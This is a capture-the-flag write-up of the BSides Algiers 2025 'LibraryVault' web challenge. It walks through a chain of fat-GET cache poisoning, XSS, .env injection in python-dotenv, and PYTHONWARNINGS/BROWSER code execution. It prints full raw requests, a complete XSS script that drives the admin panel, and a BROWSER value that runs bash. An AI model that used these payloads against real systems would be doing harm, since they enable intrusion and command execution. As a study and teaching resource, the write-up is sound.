Bsides algiers 2k25 web/Library Vaults
LibraryVault CTF Challenge Writeup
Challenge: LibraryVault
Event: BSides Algiers 2025
Category: Web
Difficulty: Hard
I solved this challenge during BSides Algiers 2025, and I was the only player to solve it the intended way. It was a web challenge that required chaining multiple vulnerabilities to achieve RCE.

On a side note, my team took first place in the CTF
TL;DR
This challenge chains four vulnerabilities to achieve RCE:
- Cache Poisoning - GET request with body (Fat GET) bypasses cache key validation
- XSS - Disabled template autoescaping allows JavaScript injection
- Environment Variable Injection -
.envfile parsing bypass through single quote escaping to inject arbitraryBROWSERandPYTHONWARNINGSenvironment variables - Python RCE -
PYTHONWARNINGS+BROWSERenv vars trigger command execution viaantigravitymodule
Now lock your seatbelts and let’s lock in

Overview
LibraryVault is a web application that consists of three main components:
- CDN Service (Go, port 1337) - Acts as a caching layer with Redis
- Web Application (Python Tornado, port 8888) - Main application with book search and admin panel
- Admin Bot (Selenium) - Simulates an admin user visiting reported URLs
Application Architecture
CDN Service (Port 1337)
- Acts as a reverse proxy and caching layer. It forwards the requests that are eligible for caching to the backend (localhost:8888). It uses Redis to cache responses for 60 seconds. The cache key is based on SHA256 hash of the URL.
It uses this function to distinguish the dynamic routes from the static routes
func dynamic(req *http.Request) bool {
	if req.Method != http.MethodGet {
		return true
	}
	// Non-cacheable endpoints
	dynamicPaths := []string{
		"/panel",
	}
	for _, path := range dynamicPaths {
		if strings.HasPrefix(req.URL.Path, path) {
			return true
		}
	}
	return false
}
So all POST requests are not cached and requests to /panel are not cached.
Reverse proxies sometimes add or remove headers, but this one doesn’t do any of that - it forwards everything as is
req, err := http.NewRequest(origReq.Method, originURL.String(), origReq.Body)Web Application (Port 8888)
- Built with Python Tornado framework. It has these key endpoints:
/search- Search for books by title/author/api/prev_searches- Returns previous search queries/panel- Admin-only panel for backup configuration/api/report- Triggers admin bot to visit a URL
The first finding in this challenge is that there is an XSS vulnerability on /search in the query parameter. It is reflected directly and not escaped. You can verify this in the code where template autoescaping is disabled (autoescape=None)
def make_app():
    return tornado.web.Application([
        (r"/()", tornado.web.StaticFileHandler, {"path": "static", "default_filename": "index.html"}),
        (r"/books", BooksHandler),
        (r"/login", LoginHandler),
        (r"/register", RegisterHandler),
        (r"/logout", LogoutHandler),
        (r"/search", SearchHandler),
        (r"/api/prev_searches", ApiPrevSearchesHandler),
        (r"/api/report", ReportHandler),
        (r"/api/books", ApiBooksHandler),
        (r"/panel", PanelHandler),
        (r"/static/(.*)", tornado.web.StaticFileHandler, {"path": "static"}),
        (r"^(?!/static/).*", NotFoundHandler),
    ], cookie_secret=urandom(20), autoescape=None, template_path="templates", login_url="/login")
Admin Bot
- Uses Selenium with Chrome in headless mode. It first logs in as admin with credentials from
config.py. The twist here is that the bot doesn’t visit the URL you send - it just visits a fixed URL:http://127.0.0.1:1337/search?query=I%20BELEIVE%20IT%20DOESNT%20WORK. The/api/reportendpoint doesn’t accept user input - it always triggers the bot to visit the same predetermined search URL
Application Flow
Normal User Flow
- User visits the application through CDN (port 1337)
- CDN checks Redis cache for the requested URL
- On cache miss, CDN forwards request to backend (port 8888)
- Backend processes request and returns response
- CDN caches the response and serves it to the user
- Users can trigger
/api/reportwhich makes the admin bot visit the fixed URL:/search?query=I%20BELEIVE%20IT%20DOESNT%20WORK - On cache hit, the response is directly fetched from Redis DB and given to the user
Admin Panel Flow
- Admin authenticates and accesses
/panel. They can configure backup settings:BACKUP_SERVERandARCHIVE_PATH. These settings are stored in.envfile usingpython-dotenv. - They can also trigger backup via “Run Backup” which:
- Loads environment variables from
.env - Executes
/app/utils/backup_catalog.pyvia subprocess - Passes environment variables to the Python subprocess
- Loads environment variables from
The problem is that the backup script doesn’t do anything:
#!/usr/bin/env python3
import os
import time

def backup():
    backup_server = os.getenv("BACKUP_SERVER", "localhost")
    archive_path = os.getenv("ARCHIVE_PATH", "/tmp/backup")

    print(f"Starting catalog backup process...")
    print(f"Configuration: SERVER={backup_server}, PATH={archive_path}")

    # Simulate backup process
    print("Connecting to backup server...")
    print("Connection established.")

    print(f"Compressing catalog data to {archive_path}...")

    print("Uploading archive...")

    print("Backup completed successfully.")

if __name__ == "__main__":
    backup()
The Path to the Flag
Finding the Entry Point
When I first fired up the challenge, I was greeted with a simple book search application. Nothing too fancy - just a search bar and some results. But as always, I started poking around the source code to understand what I was dealing with.
The architecture was interesting: a Go-based CDN service sitting in front of a Python Tornado backend. The CDN caught my attention immediately because caching layers are often goldmines for subtle vulnerabilities.
Discovery #1: The Cache Poisoning
Diving into cdn-service/main.go, I noticed something peculiar. The CDN was computing cache keys using only the URL:
key := hash(req.URL.String())But when forwarding requests to the backend, it was sending everything - including the request body:
req, err := http.NewRequest(origReq.Method, originURL.String(), origReq.Body)Wait a minute !!!! GET requests with bodies?

Wait, GET requests with bodies?
I know something called Fat GET where you can send a request body in a GET request.
What is a Fat GET: If an application allows "fat GET" requests, which include a body in the request,
and the request body is unkeyed and included in the response, it can create an opportunity for cache poisoning.
After investigating Tornado’s documentation, I discovered something crucial about how it handles request arguments. According to the Tornado documentation, the get_argument() method has two important behaviors:

- “This method searches both the query and body arguments” - Tornado processes parameters from both the URL query string AND the request body
- “If the argument appears in the request more than once, we return the last value” - When the same parameter exists in both locations, the body value takes precedence
This means an attacker can send a GET request with a parameter in the URL (which becomes the cache key) and a malicious parameter with the same name in the body (which gets processed by Tornado). Since the cache key only considers the URL, the poisoned response gets cached under that URL, and anyone visiting that URL later receives the malicious cached response.
I tested it out - sent a GET request to /search with a query parameter in the URL and a different value in the body. Sure enough, Tornado processed the body parameter and it worked! So the plan is to:
- Send a GET request with that static URL (which becomes the cache key)
- Include the malicious payload in the body
- The CDN will cache the malicious response under that static URL entry in Redis cache
- Anyone visiting that URL later would get my poisoned response
We can verify this with the following request:
GET /search?query=I%20BELEIVE%20IT%20DOESNT%20WORK HTTP/1.1
Host: localhost:1337
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Content-Length: 21

query=malicious_query
Discovery #2: XSS in the Mix
But then, what can we do with that cache poisoning?
With template autoescaping disabled (autoescape=None in the Tornado config), any HTML I could inject would execute. The search results were being rendered directly into the page, so my cached payload could contain an XSS.
I first tried the basic thing which is reading the admin cookie, but it didn’t work. So then I just made a PoC to make the admin visit a search with a controlled query. After it expires from the cache, it will be added to the /api/prev_searches endpoint.
I was sending the query like this:
GET /search?query=I%20BELEIVE%20IT%20DOESNT%20WORK HTTP/1.1
Host: localhost:1337
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Content-Length: 51

query=<script>fetch('/search?query=pwned')</script>
Discovery #3: The Python Antigravity
The admin panel at /panel was interesting. It allowed configuring backup settings - specifically BACKUP_SERVER and ARCHIVE_PATH - which were stored in a .env file using python-dotenv.
I started experimenting with the input validation. There was commented-out blacklist code, but it wasn’t active. That meant I could inject arbitrary values.
Here’s where things got interesting. When the “Run Backup” button is clicked, it executes:
subprocess.run(["/usr/local/bin/python3", "/app/utils/backup_catalog.py"], env=env, ...)The environment variables from .env are passed to the Python subprocess.
But how could I turn .env file manipulation into code execution?
After a bit, I remembered an idea that I saw one time which lets you achieve RCE just through manipulating environment variables.
The trick is using a Python module called antigravity. Now I want you to experiment with something weird.
Open your terminal, then enter the Python shell and do:
import antigravitywhats the weirdest thing that can happen ???????

lets try it and find out

After some research, I found that I can get RCE by combining antigravity with an uncommon option in Python’s warnings module.
The documentation for PYTHONWARNINGS states that it is equivalent to using the -W command-line option. The -W option controls how warnings are handled, allowing you to specify which warnings are shown and how often. Its full syntax is action:message:category:module:line.
We can combine that with the antigravity behavior.
When antigravity is imported, it opens a web browser using the standard library’s webbrowser module. That module respects the BROWSER environment variable, which allows you to specify which executable should be launched.
So the idea is to combine the two environment variables PYTHONWARNINGS and BROWSER to achieve RCE.
You can read more about it here: https://www.elttam.com/blog/env/
So let’s build the final payload, setting PYTHONWARNINGS to:
PYTHONWARNINGS=all:0:antigravity.x:0:0And the BROWSER environment variable to:
BROWSER=/bin/bash -c "cat /flag.txt>/app/static/pwl.txt" & #%sOf course, there are a lot of payloads. I inspired mine from this article:
https://bughunters.google.com/reports/vrp/dsyW9gzdmNow the goal is to make these two environment variables present in the .env file.
The problem is that we can only set these two environment variables:
archive_pathbackup_server
And these are not the ones we’re looking to set!
This takes us to the last vulnerability in our chain.
Discovery #4: How We Can Overwrite the .env File
This part was the hardest, to be honest, because we must trick the parsing method used in load_dotenv(ENVIRON_FILE). The dotenv library is used with the latest version, so there are no obvious CVEs.
So first I tried basic things like injecting a newline and CRLF, but it didn’t really work.
At this point, I was feeling just one thing: A SKILL ISSUE

But then the challenge author said that I was actually in the last steps of solving the challenge and suggested diving deeper into the dotenv library’s source code. He also mentioned that at that point, I was the only onsite player trying the challenge and had gotten some real findings.
Okay! Let’s do that.
For this step there is no article that can help - we must just read the code here: https://github.com/theskumar/python-dotenv
Understanding the dotenv Parser
There are two files that we are interested in:
https://github.com/theskumar/python-dotenv/blob/main/src/dotenv/main.py https://github.com/theskumar/python-dotenv/blob/main/src/dotenv/parser.py
The first thing was to understand how the set_key function works:
    if quote:
        value_out = "'{}'".format(value_to_set.replace("'", "\\'"))
    else:
        value_out = value_to_set
    if export:
        line_out = f"export {key_to_set}={value_out}\n"
    else:
        line_out = f"{key_to_set}={value_out}\n"
And how load_dotenv parses keys from the file.
load_dotenv instantiates an instance from the DotEnv class and sets a method called parser:
    def parse(self) -> Iterator[Tuple[str, Optional[str]]]:
        with self._get_stream() as stream:
            for mapping in with_warn_for_invalid_lines(parse_stream(stream)):
                if mapping.key is not None:
                    yield mapping.key, mapping.value
We follow parse_stream to find this:
def parse_stream(stream: IO[str]) -> Iterator[Binding]:
    reader = Reader(stream)
    while reader.has_next():
        yield parse_binding(reader)
That finally points us to this function:
def parse_binding(reader: Reader) -> Binding:
    reader.set_mark()
    try:
        reader.read_regex(_multiline_whitespace)
        if not reader.has_next():
            return Binding(
                key=None,
                value=None,
                original=reader.get_marked(),
                error=False,
            )
        reader.read_regex(_export)
        key = parse_key(reader)
        reader.read_regex(_whitespace)
        if reader.peek(1) == "=":
            reader.read_regex(_equal_sign)
            value: Optional[str] = parse_value(reader)
        else:
            value = None
        reader.read_regex(_comment)
        reader.read_regex(_end_of_line)
        return Binding(
            key=key,
            value=value,
            original=reader.get_marked(),
            error=False,
        )
    except Error:
        reader.read_regex(_rest_of_line)
        return Binding(
            key=None,
            value=None,
            original=reader.get_marked(),
            error=True,
        )
We are interested in these two lines that define how the key and value are read:
key = parse_key(reader)value: Optional[str] = parse_value(reader)def parse_key(reader: Reader) -> Optional[str]:
char = reader.peek(1)
if char == "#":
return None
elif char == "'":
(key,) = reader.read_regex(_single_quoted_key)
else:
(key,) = reader.read_regex(_unquoted_key)
return keydef parse_value(reader: Reader) -> str:
char = reader.peek(1)
if char == "'":
(value,) = reader.read_regex(_single_quoted_value)
return decode_escapes(_single_quote_escapes, value)
elif char == '"':
(value,) = reader.read_regex(_double_quoted_value)
return decode_escapes(_double_quote_escapes, value)
elif char in ("", "\n", "\r"):
return ""
else:
return parse_unquoted_value(reader)And also we are interested in some variables that have regex defined at the beginning.
We are interested in these variables:
_single_quoted_key = make_regex(r"'([^']+)'")
_unquoted_key = make_regex(r"([^=\#\s]+)")

_single_quoted_value = make_regex(r"'((?:\\'|[^'])*)'")
_unquoted_value = make_regex(r"([^\r\n]*)")
In the code of the app, it is being used like this:
set_key(ENVIRON_FILE, "BACKUP_SERVER", backup_server)
set_key(ENVIRON_FILE, "ARCHIVE_PATH", archive_path)
I was trying to send POST requests to see how the env is modified.
By default, the values were single-quoted, so we are interested in this:
_single_quoted_value = make_regex(r"'((?:\\'|[^'])*)'")It matches a string that starts and ends with a single quote, and allows any characters inside it except an unescaped single quote, while explicitly allowing escaped single quotes (')

I know I talked a lot and it’s a lot to follow, but you can read that part again, it’s important for what comes next.
The Quote Escape Technique
The trick I used here is taking advantage of the fact that we can set two environment variables.
Since we have two variables, we have 4 single quotes:
- Opening single quote of the first variable
- Closing single quote of the first variable
- Opening single quote of the second variable
- Closing single quote of the second variable
So we can escape the closing quote of the first variable and use the opening quote of the second variable as the end of that first value.
Then we would define an unquoted variable. It will work, but there’s one thing to add: in this current solution, the closing quote of the second variable will be added and it will ruin the newly created env variable. So we would just add a CRLF and random text to get rid of it.
With this payload I was able to sneak in one environment variable. I can just repeat the process to add another environment variable.
Analyzing the Payload
Here is the hexdump:
00000000: 4241 434b 5550 5f53 4552 5645 523d 2761  BACKUP_SERVER='a
00000010: 5c27 0a41 5243 4849 5645 5f50 4154 483d  \'.ARCHIVE_PATH=
00000020: 2779 5c27 0a42 524f 5753 4552 3d2f 6269  'y\'.BROWSER=/bi
00000030: 6e2f 6261 7368 202d 6320 2263 6174 2022  n/bash -c "cat "
00000040: 2f66 6c61 672e 7478 743e 2f61 7070 2f73  /flag.txt>/app/s
00000050: 7461 7469 632f 7077 6c2e 7478 7422 2220  tatic/pwl.txt""
00000060: 262b 2325 730a 7927 0a42 4143 4b55 505f  &+#%s.y'.BACKUP_
00000070: 5345 5256 4552 3d27 615c 270a 4152 4348  SERVER='a\'.ARCH
00000080: 4956 455f 5041 5448 3d27 795c 270d 0a50  IVE_PATH='y\'..P
00000090: 5954 484f 4e57 4152 4e49 4e47 533d 616c  YTHONWARNINGS=al
000000a0: 6c3a 303a 616e 7469 6772 6176 6974 792e  l:0:antigravity.
000000b0: 783a 303a 300d 0a79 270a                 x:0:0..y'.
To better see this, I added some debugging print statements in the module code, especially in the parse_binding method:
        if value is not None:
            print(f'Parsed key: {key}')
            print(f'{key}={value.encode()}')
            print('---')
        else:
            print(f'Parsed key: {key}')
            print(f'{key}={value}')
            print('---')
The output is like this:
Parsed key: BACKUP_SERVER
BACKUP_SERVER=b"a'\nARCHIVE_PATH="
python-dotenv could not parse statement starting at line 1
---
Parsed key: BROWSER
BROWSER=b'/bin/bash -c "cat "/flag.txt>/app/static/pwl.txt"" &+#%s'
---
Parsed key: y'
y'=None
---
Parsed key: BACKUP_SERVER
BACKUP_SERVER=b"a'\nARCHIVE_PATH="
python-dotenv could not parse statement starting at line 5
---
Parsed key: PYTHONWARNINGS
PYTHONWARNINGS=b'all:0:antigravity.x:0:0'
---
Parsed key: y'
y'=None
---
The errors shown mean that the BACKUP_SERVER environment variable was not correctly parsed. After some more debugging, I found that this line was causing the problem:
reader.read_regex(_end_of_line)NOTE: It didn’t find a newline to terminate the variable, so it must be added at the end. (I was already adding it without knowing its value xd until I debugged more after the CTF. Since in the CTF it was my first attempt to bypass with CRLF, I was sure I must add it. Now I understand why, actually.)
This part will be the first variable:
00000000: 4241 434b 5550 5f53 4552 5645 523d 2761  BACKUP_SERVER='a
00000010: 5c27 0a41 5243 4849 5645 5f50 4154 483d  \'.ARCHIVE_PATH=
00000020: 2779 5c27 0a42 524f 5753 4552 3d2f 6269  '
Our injected variable will be:
                                                    BROWSER=/bi
00000030: 6e2f 6261 7368 202d 6320 2263 6174 2022  n/bash -c "cat "
00000040: 2f66 6c61 672e 7478 743e 2f61 7070 2f73  /flag.txt>/app/s
00000050: 7461 7469 632f 7077 6c2e 7478 7422 2220  tatic/pwl.txt""
00000060: 262b 2325 730a 7927 0a42 4143 4b55 505f  &+#%s
Same for the second variable.
Putting It All Together
Now that everything is ready, let’s get the flag

The full exploit chain became clear:
- Cache Poisoning by sending a GET request to
/search?query=I%20BELEIVE%20IT%20DOESNT%20WORKwith my XSS payload in the body - Trigger the bot via
/api/report - The XSS executes in the admin’s browser, which then:
- Sends
action=reset_configto reset the config to a clean state (to avoid any leftover data) - Injects the malicious
BROWSERenvironment variable - Injects the
PYTHONWARNINGSvariable to trigger the antigravity import - Triggers the backup operation by sending
action=run_backup
- Sends
- The
.envfile gets overridden the way I want it, so I can inject any variables - Python executes the backup script, the warning system imports antigravity, which launches our
BROWSERcommand - The flag gets written to
/app/static/pwl.txt - I fetch it and claim victory!
The Complete XSS Payload
The XSS payload looked like this:
<script>
fetch('http://127.0.0.1:1337/panel',{
    method:'POST',
    credentials:'include',
    headers:{'Content-Type':'application/x-www-form-urlencoded'},
    body:'action=reset_config'
})
.then(()=>fetch('http://127.0.0.1:1337/panel',{
    method:'POST',
    credentials:'include',
    headers:{'Content-Type':'application/x-www-form-urlencoded'},
    body:"action=update_config&backup_server=a\\&archive_path=y'%0d%0aBROWSER=/bin/bash%20-c%20\"cat%20/flag.txt>/app/static/pwl.txt\"%20&+#%%s%0d%0ay"
}))
.then(()=>fetch('http://127.0.0.1:1337/panel',{
    method:'POST',
    credentials:'include',
    headers:{'Content-Type':'application/x-www-form-urlencoded'},
    body:"action=update_config&backup_server=a\\&archive_path=y'%0d%0aPYTHONWARNINGS=all:0:antigravity.x:0:0%0d%0ay"
}))
.then(()=>new Promise(r=>setTimeout(r,2000)))
.then(()=>fetch('http://127.0.0.1:1337/panel',{
    method:'POST',
    credentials:'include',
    headers:{'Content-Type':'application/x-www-form-urlencoded'},
    body:"action=run_backup"
}))
</script>
